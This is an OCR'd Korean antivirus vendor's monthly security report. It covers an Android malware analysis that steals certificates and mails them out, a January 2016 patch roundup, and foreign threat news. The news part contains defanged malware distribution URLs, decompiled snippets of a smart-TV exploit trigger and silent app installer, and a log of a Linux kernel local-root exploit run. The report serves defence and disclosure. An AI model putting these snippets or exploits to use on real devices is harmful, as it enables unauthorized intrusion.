
```
-rw-rw---- u0_a84   u0_a84      36864 2016-02-11 16:00 base.db
-rw------- u0_a84   u0_a84      12824 2016-02-11 16:00 base.db-journal
root@mako:/data/data/com.father.karashok/Plugin/com.son.karashok/data/com.son.karashok/databases #
```

[그림 15] 디비 파일 위치



[그림 16] 악성앱이 사용하는 DB 테이블 정보 (SQLite Browser 사용)

최초 MainActivity가 실행되면 인텐트를 이용하여 MainService가 수행되고, 이는 다시 인텐트를 이용하여 EmailService호출하게 되는데, EmailService는 해당 기기의 공인인증서 정보를 탈취하고 이를 zip으로 압축하는 행위를 수행한다. 또한 압축된 공인인증서는 smtp 프로토콜을 이용하여 지정된 E-Mail로 전송을 하게 된다. 그림 17은 악성 앱에서 탈취한 정보를 유출시키는 E-Mail 목록과 그 흐름을 설명한다.



[그림 17] 인증서 탈취 코드 흐름

1. 결론

마치며


모바일 환경이 발전함에 따라 모바일 악성앱도 점차 PC 환경의 악성 기법들을 도입하여 생존 / 은닉성을 향상 시키고 있다. 좋은 의도로 개발된 코드 난독화 기술이 악성앱에 적용되어 코드분석을 어렵게 하고, 업데이트를 용이하게 하도록 하는 기술이 악성앱의 업데이트를 가능하게 하는 식이다.
분석 악성앱은 드로퍼 기법을 이용하여 생존성을 높였다. 악성앱 코드를 분석 하면 앱 인스톨 관련 코드와 기기 관리자 등록 행위 외에 발견되지 않는다. 따라서 정형화된 분석 자동화 시스템으로는 이런 류의 악성앱들을 걸러내기 어렵다. 악성앱의 발전 속도에 맞추어 분석, 탐지, 치료 기술도 함께 발전할 수 있도록 관련 연구가 이루어 져야 할 것이다.

대응방안

해당 악성앱은 기기관리자 권한 해제를 방해하는 기능을 수행한다. 악성앱 제거를 위해선 기기 관리자 권한 해제가 필수 이지만 피해자가 기기관리자 권한 해제를 시도할 경우 그림 18과 같이 화면 락을 실행하여 권한 해제를 방해 한다

[그림 18] 기기관리자 권한 해제 방해

본사의 알약 안드로이드에서는 이런 방식의 치료 방해 기능을 가진 악성앱들에 대응 하기 위한 기능이 적용 되어 있으며, 이 기능을 통해 악성앱 제거가 가능 하다.
알약 안드로이드에서 적용한 대응 기능은 다음의 그림과 같은 프로세스로 치료 절차가 진행 된다. 악성앱 설치 시 다음의 그림과 같은 탐지 창이 노출 되며 삭제 버튼을 클릭 하면 삭제 절차가 진행된다. 이 탐지 절차는 앱의 위험도를 계산하여 사용자에게 알려주게 되며 이에 따라 치료 절차를 진행 할 수 있다.



[그림 19] 악성앱 탐지 및 치료 진행 화면

Part3. 보안 이슈 돋보기

1월의 보안 이슈

1월의 취약점

1월의 보안 이슈

알약이 뽑은 TOP 이슈

- 2016년 국가 정보화사업에 5조 4천억원 투입

미래창조과학부는 2016년도 정보화 시행계획 규모는 총 5조 3804억원이 투입될 예정이라고 발표하였다. 이는 전년대비 1710억원(약 3.3%)증가한 금액이며, 구체적으로는 사물인터넷, 클라우드 컴퓨팅, 빅데이터 등 ICT신기술을 지속적으로 확산하여 창조 경제를 실현해 나갈 계획이라고 밝혔다.

- 청와대 사칭 이메일, 한수원 사이버공격 때와 같은 IP

2월 13,14일 청와대와 외교부, 통일부를 사칭해 북한 4차 핵실험에 대한 의견을 개진해 달라는 이메일이 대량으로 정부기관과 국책연구기관에 발송되었다. 민간사이버전 연구팀에서 이 계정을 분석해 본 결과 청와대 사칭이 이메일 발송 조직은 킴수키 그룹이라고 추정되며, 2013년 킴수키 조직이 유포한 이메일과 똑같은 문구가 나오며, 이메일 발신지 역시 같은 ip대역으로 확인되었다고 발표였다.

- 개발자가 직접 소프트웨어 보안 진단한다

행정자치부는 '공개소프트웨어를 활용한 소프트웨어 개발 보안 진단 가이드'를 발간, 배포하기로 하였다. 이 가이드는 무료인 공개 SW를 이용하여 개발자 스스로 보안 취약점을 손쉽게 진단하는데 사용할 수 있으며, 별도로 비용을 확보하기 어려운 소규모 사업이나, 제도도입 전에 구축된 정보시스템의 유지보수 등에 활용이 가능할 것으로 기대된다.

- '北 악성코드'에 정부 사이버 경보 한단계 격상

미래창조과학부는 '북한 핵실험 이후 북한 소해응로 추정되는 사이버 도발이 잇따르고 있다'며 사이버 경보를 '정상'에서 '관심'으로 한단계 격상했다고 발표하였다. 실제로 최근 북한 정찰총국은 이메일을 통한 악성코드 유포 방식을 사용하여 유포하고 있다고 밝혔다.

- 7월 거래연동 OTP 시대 열린다

올해 전자금융거래 보안성을 한 단계 업그레이드한 '거래 연동 일회용비밀번호(OTP)' 서비스 시대가 열린다. 거래 연동 OTP란 수취인 계좌번호나 송금액 등 거래 정보와 연계하여 해당 거래만 유효한 정보로 인증하는 기술로, 기존 OTP는 30~60초마다 새로운 비밀번호를 생성하지만 거래 연동 OTP는 관련 정보를 이용해 비밀번호를 생성한다.

- '익명화한 개인정보' 본인 동의 없이 활용 가능해진다

방송통신위원회는 27일 '2016년 업무계획'에서 비식별화와 익명화 조치 근거를 만들어 개인정보를 활용한 산업을 활성화하겠다고 밝혔다. 이에 따라 빅데이터, 사물인터넷, 클라우드 등 정보통신기술 서비스 부문에서 신상이 구별되지 않는 개인정보는 사업자가 자유롭게 활용할 수 있게 되다. 또한 사업자가 정보 주체의 동의를 받지 않고 개인정보를 처리하되 나중에 당사자가 거부 의사를 밝힌 경우 이를 바로 중지하는 옵트 아웃의 법제화도 검토 중이라고 하였다.

- 철도 노린 北발 해킹 징후 발견…기반시설 보안 시급

최근 자동열차제어장치 부품을 개발하는 기업이 북한 해커의 공격을 받았다. 자동열차제어장치는 철도 신호와 관계된 보안 장치로, 열차 속도 제어 등에 관여되는 CPU가 포함된 컴퓨터 기기이다. 북한의 입장에서 철도 항공은 막대한 물리적 타격과 혼란을 줄 수 있는 기반시설이며, 지하철 운행을 실시간으로 감시하는 종합관제소와 지하철 전력공급을 맡은 전기통신사업소 등의 PC도 북한 악성코드에 감염되기도 하였다.

1월의 취약점 이슈

Microsoft 1월 정기 보안 업데이트

- IInternet Explorer용 누적 보안 업데이트(3124903)

이 보안 업데이트는 Internet Explorer의 취약성을 해결합니다. 이 중에서 보다 심각한 취약성은 사용자가 Internet Explorer를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우, 이 취약성 악용에 성공한 공격자는 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge용 누적 보안 업데이트(3124904)

이 보안 업데이트는 Microsoft Edge의 취약성을 해결합니다. 이 취약성은 사용자가 특수 제작된 웹 페이지를 Microsoft Edge를 사용하여 보는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- 원격 코드 실행을 해결하기 위한 JScript 및 VBScript에 대한 누적 보안 업데이트(3125540)

이 보안 업데이트는 Microsoft Windows의 VBScript 스크립팅 엔진의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우, 이 취약성 악용에 성공한 공격자는 영향받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- 원격 코드 실행을 해결하기 위한 Microsoft Office에 대한 보안 업데이트(3124585)

이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- 원격 코드 실행을 해결하기 위한 Windows 커널 모드 드라이버용 보안 업데이트(3124584)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 보다 심각한 취약성은 사용자가 악성 웹 사이트를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다.

- 원격 코드 실행을 해결하기 위한 Silverlight에 대한 보안 업데이트(3126036)

이 보안 업데이트는 Microsoft Silverlight의 취약성을 해결합니다. 사용자가 특수 제작된 Silverlight 응용 프로그램이 포함된 공격에 노출된 웹 사이트를 방문할 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 공격자는 강제로 사용자가 공격에 노출된 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 일반적으로 공격자의 웹 사이트로 유인하는 전자 메일 또는 인스턴트 메시지의 링크를 사용자가 클릭하도록 하여 해당 웹 사이트를 방문하도록 유도해야 합니다.

- 원격 코드 실행을 해결하기 위한 Microsoft Windows에 대한 보안 업데이트(3124901)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 공격자가 대상 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 수 있는 경우 원격 코드 실행을 허용할 수 있습니다.

- 권한 상승을 해결하기 위한 Windows 커널에 대한 보안 업데이트(3124605)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 영향받는 시스템에 로그온한 후 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- 스푸핑을 해결하기 위한 Microsoft Exchange Server의 보안 업데이트(3124557)

이 보안 업데이트는 Microsoft Exchange Server의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 OWA(Outlook Web Access)가 적절히 웹 요청을 처리하고 사용자 입력 및 전자 메일 콘텐츠를 삭제하지 못하는 경우 스푸핑을 허용할 수 있습니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms16-Jan
영문 : https://technet.microsoft.com/en-us/library/security/ ms16-Jan

웹 브라우저 암호 고도화 정책에 따른 주의 권고

MS와 Google 등 美 NIST의 권고에 따라 '16년 6월부터 SSL 인증서 및 코드서명 인증서 등 암호를 SHA-1에서 SHA-2로 상향 예정('16년 6월)

- 상세정보

현행 SHA-1(160비트) 기반 웹 서비스 인증서 암호 체계를 '16년 6월부터 SHA-2(224~512비트) 기반 인증서 체계로 고도화('16년 5월까지 SHA-1 체계 병행 허용)
'16년 6월부터 기존 SHA-1 기반 인증서를 사용할 수 없기 때문에, 웹사이트(포털, 게임, 상거래 등) 운영자가 해당 웹서비스 인증서(SSL, 코드서명)를 신규 및 재발급, 갱신하지 않을 경우 웹사이트 접속 오류 및 실행파일 설치 오류(액티브X 등) 발생

※ 단, '16년 1월 1일 이전에 코드서명인증서로 서명 된 것에 한해서만 '20년 1월 1일에 차단 예정

- 해결법

웹사이트 운영자- 웹사이트의 SSL 인증서 및 코드 서명 인증서를 SHA-2 기반으로 신규 및 재발급, 갱신 필요('16년 5월까지)
인터넷 이용자- PC·스마트폰의 운영체제 및 브라우저를 SHA-2 알고리즘이 지원 가능한 버전 이상으로 업그레이드(윈도우XP 서비스팩 3이상, 안드로이드 2.3이상, iOS 3.0 이상) 필수

[참고사이트]
http://en.wikipedia.org/wiki/Transport_Layer_Security#cite_note-chromeissue490240-85
http://blogs.technet.com/b/pki/archive/2010/09/30/sha2-and-windows.aspx
http://googleonlinesecurity.blogspot.ca/2014/09/gradually-sunsetting-sha-1.html

한컴오피스 2014 보안 업데이트 권고

한글과컴퓨터社의 한컴오피스 2014 VP 제품의 보안 업데이트 발표상향 예정('16년 6월)

- 상세정보

최신 버전의 동적 탐지 보안 모듈을 적용하기 위한 업데이트

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#38)으로 업데이트
- 다운로드 경로: http://www.hancom.com/downLoad.downPU.do?mcd=005

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트
- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트 2014

[참고사이트]
http://www.hancom.com/downLoad.downPU.do?mcd=005

MS IE 구버전 지원 종료에 따른 최신 IE 버전 업그레이드 권고

MS社는 1월 13일 02시(한국시간기준)부터 IE 구버전에서 정기 보안 업데이트를 지원 종료함

- 상세정보

IE 구버전의 보안 취약점을 노린 제로 데이 공격 등 보안 위협이 증가됨에 따라 구버전의 IE 사용자는 최신버전으로 업그레이드 필요

- 해결법

IE 버전 확인
- IE 메뉴 〉 도움말 〉 Internet Explorer 정보 확인
구버전의 IE 사용자는 Windows 자동 업데이트를 권장
- 자동 업데이트 실행은 PC의 시작 〉 모든 프로그램 〉 Windows Update를 실행하거나 인터넷익스플로러(IE)에서 http://update.microsoft.com 방문
※ IE 구버전 사용자는 향후에도 보안 업데이트가 제공되지 않으므로 보안 업데이트가 제공되는 IE 최신버전 또는 다른 브라우저 사용을 권고
기업 담당자는 앞으로 사용하고 있는 OS에 설치 가능한 최신버전의 IE로 마이그레이션 필요
※ IE 업그레이드 관련 지원문의(IE11@neoplus.co.kr) : MS社에서 운영 중

[참고사이트]
https://support.microsoft.com/ko-kr/lifecycle#gp/Microsoft-Internet-Explorer
※ 구 IE에 지원중단 안내 및 업그레이드 방법 소개

아래한글 신규 취약점 보안 업데이트 권고

한글과컴퓨터社의 아래한글 프로그램에서 임의 코드 실행이 가능한 취약점이 발견
- 공격자는 특수하게 조작한 웹 페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의 코드를 실행시킬 수 있음

- 상세정보

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#39)으로 업데이트
- 다운로드 경로 : http://www.hancom.com/downLoad.downPU.do?mcd=005
한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트
- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

[참고사이트]
http://www.hancom.com/downLoad.downPU.do?mcd=005

Adobe Acrobat 신규 취약점 보안 업데이트 권고

Adobe社는 Acrobat DC/Reader DC 및 XI에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있어 해결방안에 따라 최신 버전으로 업데이트 권고

- 상세정보

Adobe Acrobat의 17개 취약점에 대한 보안 업데이트를 발표
· 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2016-0932, CVE-2016-0934, CVE-2016-0937, CVE-2016-0940, CVE-2016-0941)
· 임의코드 실행으로 이어질 수 있는 double-free 취약점(CVE-2016-0935)
· 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-0931, CVE-2016-0933, CVE-2016-0936, CVE-2016-0938, CVE-2016-0939, CVE-2016-0942, CVE-2016-0944, CVE-2016-0945, CVE-2016-0946)
· Javascript API 실행으로 이어질 수 있는 우회 취약점(CVE-2016-0943)
· 디렉토리 검색 경로에서 임의 코드 실행이 되던 취약점 (CVE-2016-0947)

- 해결법

Adobe Acrobat DC 사용자
- 윈도우즈, 맥 환경의 Adobe Acrobat DC 사용자는 15.010.20056버전 또는 15.006.30119 버전 으로 업데이트 적용
Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Acrobat Reader DC 사용자
- 윈도우즈, 맥 환경의 Adobe Acrobat Reader DC 사용자는 15.010.20056버전 또는 15.006.30119버전으로 업데이트 적용
Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치

Adobe Acrobat XI 사용자
- 윈도우즈, 맥 환경의 Adobe Acrobat XI 사용자는 11.0.14버전으로 업데이트 적용
Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Reader XI 사용자
- 윈도우즈, 맥 환경의 Adobe Reader XI 사용자는 11.0.14버전으로 업데이트 적용
Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Acrobat X/Reader X 사용자

– Adobe Acrobat X와 Adobe Reader X는 더 이상의 보안 패치를 지원하지 않으므로 사용자들은 Adobe Acrobat DC 및 Adobe Acrobat Reader DC 최신 버전으로 업그레이드하는 것을 권고

[참고사이트]

https://helpx.adobe.com/security/products/acrobat/apsb16-02.html

FortiGate 원격 로그인 취약점 보안 업데이트 권고

Fortinet社 FortiGate(방화벽) SSH 원격 로그인 취약점을 해결한 보안 업데이트 발표

– 상세정보

FortiGate에 SSH 원격접속을통한 관리자 권한 탈취가 가능한 취약점

– 해결법

FortiOS 4.3: FortiOS 4.3.17 혹은 이후 버전으로 업데이트

FortiOS 5.0: FortiOS 5.0.8 혹은 이후 버전으로 업데이트

[참고사이트]

https://www.fortiguard.com/advisory/fortios-ssh-undocumented-interactive-login-vulnerability

OpenSSH Client 보안 업데이트 권고

OpenSSH Client에서 메모리 정보 노출 취약점 등 2개의 취약점을 해결한 보안 업데이트 발표

– 상세정보

roamin_common.c 안의 resend_bytes 함수에서 메모리 정보 노출(Information leak) 취약점 (CVE-2016-0777)

roamin_common.c 안의 roamin_read 함수와 roaming_write 함수에서 힙 버퍼오버플로우 (heap-based buffer overflow)가 발생 (CVE-2016-0778)

– 해결법

OpneSSH 7.1p2 로 업데이트

Roming 기능을 비활성화

– 리눅스 및 FreeBSD

echo 'UseRoaming no' | sudo tee -a /etc/ssh/ssh_config

– Mac OSX

echo "UseRoaming no" 》~/.ssh/config

[참고사이트]

http://www.openssh.com/txt/release-7.1p2

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-0777

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-0778

2016년 1월 Oracle Critical Patch Update 권고

2016년 1월 Oracle CPU에서는 Oracle 자사 제품의 보안취약점 248개에 대한 패치를 발표

- 상세정보

Oracle Critical Patch Update(CPU)는 Oracle사의 제품을 대상으로 다수의 보안 패치를 발표하는 주요 수단

Oracle CPU 발표 이후, 관련 공격코드의 출현으로 인한 피해가 예상되는 바 Oracle 제품의 다중 취약점에 대한 패치를 권고

- 해결법

해결방안으로서 "Oracle Critical Patch Update Advisory – January 2016" 문서를 검토하고 벤더사 및 유지보수업체와 협의/검토 후 패치 적용 요망

JAVA SE 사용자는 설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나, Java 자동업데이트 설정을 권고

[참고사이트]

http://www.oracle.com/technetwork/topics/security/cpujan2016-2367955.html

http://www.oracle.com/technetwork/java/javase/downloads/index.html

http://www.java.com/ko/download/help/java_update.xml

BIND DNS 신규 취약점 보안 업데이트 권고

DNS 서비스를 위해 주로 이용하는 BIND DNS에 원격에서 서비스 거부를 발생시킬 수 있는 취약점이 발견

- 상세정보

잘못된 레코드를 수신하게 되면 문자열 포맷 처리 시 발생하는 서비스 거부 취약점 (CVE-2015-8704)

debug logging을 사용하는 경우 잘못된 문자열을 포맷 처리 시 발생하는 서비스 거부 취약점(CVE-2015-8705)

※ BIND 9.10.0 ~ 9.10.3-P2 버전만 영향 받음

- 해결법

BIND 9 버전 9.10.3-P3로 업데이트

BIND 9 버전 9.9.8-P3로 업데이트

BIND 9 버전 9.9.8-S4로 업데이트

[참고사이트]

http://www.isc.org/downloads/

OpenSSL 취약점 보안업데이트 권고

OpenSSL에서는 키 교환에서 중간자 공격이 가능한 취약점, SSLv2의 핸드셰이크 전송에서 중간자 공격이 가능한 취약점 등 2개의 취약점을 보완한 보안업데이트를 발표

- 상세정보

TLS 프로토콜의 Diffie-Hellman 키 교환에서 소수 값 처리 중 MITM(man-in-the-middle)공격이 가능한 취약점(CVE-2016-0701)

SSLv2을 사용할 경우 조작된 핸드셰이크 전송을 통한 MITM(man-in-the-middle)공격이 가능한 취약점(CVE-2015-3197)

- 해결법

해당 취약점에 영향 받는 버전의 사용자는 아래 버전으로 업데이트

- OpenSSL 1.0.2 사용자: 1.0.2f로 업데이트
- OpenSSL 1.0.1 사용자: 1.0.1r로 업데이트

[참고사이트]

https://www.openssl.org/news/secadv/20160128.txt

https://www.openssl.org/

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권


안드로이드 기반 스마트 티비들, 악성 앱을 통한 백도어에 공격 받아

Thousands of Java applications vulnerable to nine-month-old remote code execution exploit

최근 많은 소비자들이 집에 스마트 장비들을 가지고 있다. 이 중 가장 인기 있는 IoT 장비는 스마트 TV이다. 이 TV들은 단순히 수동적 디스플레이 장치가 아니라, 일부는 안드로이드 앱을 실행할 수도 있다. 이 기능들은 유용하게 사용될 수도 있지만, 위험도 함께 따른다. 이런 앱 들은 다른 나라의 채널을 시청할 수 있는 등 매우 유용하지만, 일부 앱들은 유저들을 위험에 빠트릴 수도 있다. 이러한 앱들은 롤리팝 5.0 이전의 안드로이드 버전에 존재하는 오래된 취약점인 CVE-2015-7911을 악용하는 백도어를 포함한다.
대부분의 스마트 TV는 해당 취약점을 포함하는 안드로이드의 구 버전을 사용한다. 취약한 스마트 TV를 판매하는 TV 브랜드들은 Changhong, Konka, Mi, Philips, Panasonic, Sharp 등이다. 게다가, 안드로이드 구 버전이 설치 된 다른 기기들도 취약한 것은 마찬가지이다.
이러한 악성 앱을 배포하는 사이트의 URL은 아래와 같다. 대부분의 방문자는 미국이나 캐나다에 위치해 있다.

이미지 참고	스마트 TV에 멀웨어를 배포하는 사이트
그림 1	http://pf3a[.]res4f[.]com
	http://www[.]htvmarket[.]com
	http://mak[.]wak2p[.]com
	http://wh[.]waks2[.]com
그림 2	https://sites[.]google[.]com/site/htvfanshare/2012summer_collection

[그림 1] 스마트TV에 멀웨어를 배포하는 사이트의 스크린 샷



[그림 2] 스마트TV에 멀웨어를 배포하는 사이트의 스크린 샷

멀웨어는 아래의 다운로드 서버를 사용한다:

Domain	Example
meiz.le2ui.com	http://meiz[.]le2ui[.]com:80/marketdatas/apk/ChineseVideo2.11.1.apk
yaz.e3wsv.com	http://yaz[.]e3wsv[.]com:80/marketdatas/apk/ChineseVideo2.11.1.apk

이 공격은 어떻게 이루어 지는가

첫 번째로, 공격자는 스마트 TV 사용자들을 위에 언급한 웹사이트로 유인하여 앱을 다운로드 하게 만들어 멀웨어에 감염시킨다. 일단 앱들이 설치 되면, 공격자는 시스템에 존재하는 취약점을 촉발시킨다. 시스템에서 상승 된 권한을 얻기 위해서는 잘 알려진 익스플로잇 기술인 힙 스프레이나 ROP(Return-oriented programming)이 사용 된다.

```
package AAdroid.os;

import java.io.Serializable;

public class BinderProxy implements Serializable {
    public int mObject;
    public int mOrgue;
    private static final long serialVersionUID;

    public BinderProxy() {
        super();
        this.mObject = 322420463;
        this.mOrgue = 322420463;
    }
}
```

Figure 3: Malware app triggers the vulnerability

Figure 4: Malware app exploits the system

상승 된 권한을 이용하여, 공격자는 은밀하게 다른 앱이나 멀웨어들을 시스템에 설치한다. 그들은 TV에 원격으로 앱을 업데이트 하거나, 다른 앱들을 설치하기도 했다.

```
public class InstallApk {
    public InstallApk() {
        super();
    }

    public static void execCommand(String arg2) {
        new Thread(new Runnable() {
            public void run() {
                Process v2;
                String v0 = "pm install -r " + this.val$path;
                Log.i("UpdateHelper", "安装apk:" + this.val$path);
                try {
                    v2 = Runtime.getRuntime().exec(v0);
                    Log.i("UpdateHelper", "安装apk");
                    v2.waitFor();
                }
                catch(Throwable v3) {
                    try {
                    label_33:
                        v2.destroy();
                    }
                    catch(Exception v1) {
```

Figure 5: App silently installs other malware

Figure 6: Malware remotely updates apps

하지만, 원격으로 설치 된 앱들은 HTTPS가 아닌 HTTP로만 다운로드 된다. 결과적으로, 두 번째 공격자는 다운로드한 앱을 변경할 수 있는 중간자공격을 실행할 수도 있다.
스마트 TV를 이러한 공격에서부터 보호하려면 모바일용 보안 프로그램을 사용하면 된다.

출처:http://blog.trendmicro.com/trendlabs-security-intelligence/android-based-smart-tvs-hit-by-backdoor-spread-via-malicious-app/

리눅스 커널에서 제로데이 취약점 발견 돼

Zero-Day Flaw Found in 'Linux Kernel' leaves Millions Vulnerable

공격자가 악성 안드로이드나 리눅스 프로그램을 실행하여 루트 레벨의 권한을 얻을 수 있는 심각한 제로데이 취약점이 리눅스 커널에서 발견 되었다.
이 심각한 리눅스 커널 취약점(CVE-2016-0728)은 Perception Point의 연구원 그룹에 의해 발견 되었다.
이 취약점은 2012년부터 코드에 존재해왔으며, 리눅스 커널 3.8 및 이후 버전의 모든 OS에 영향을 미치므로 32비트 및 64비트 환경을 포함한 수 천만대의 컴퓨터가 이 취약점에 노출 되어 있다고 볼 수 있다.
더욱 성가신 점은, 이 문제가 안드로이드 킷캣 및 이후 버전에도 영향을 미친다는 것이다. 66%의 안드로이드 기기도 이 심각한 리눅스 커널 취약점에 노출 되었다는 이야기다.

이 제로데이 취약점이 미치는 영향

공격자는 리눅스 서버에서 로컬 접근만 할 수 있다면 이 취약점을 악용할 수 있다.
이 취약점을 성공적으로 악용했을 경우 공격자는 OS로의 루트 권한을 얻어 파일 삭제, 개인 정보 열람, 악성 앱 설치 등이 가능해 진다.
Perception Point의 CEO인 Yevgeny Pats는 "커널의 자동 업데이트 없이는, 이 버전들은 매우 오랜 시간 동안 취약한 상태로 남을 것이다. 모든 리눅스 서버는 패치가 나오는 대로 즉시 패치가 필요하다"고 밝혔다.
보통 리눅스 커널의 취약점은 발견 직후 패치 된다. 따라서, 리눅스 기반의 OS들은 비교적 안전하다고 평가 된다. 하지만, 최근 발견 된 이 제로데이 취약점은 3년이 지나도록 패치가 되지 않았다.

취약점 발생 원인

```
$gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall
$./cve_2016_0728 PP1
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=0, euid=0
#
# whoami
root
#
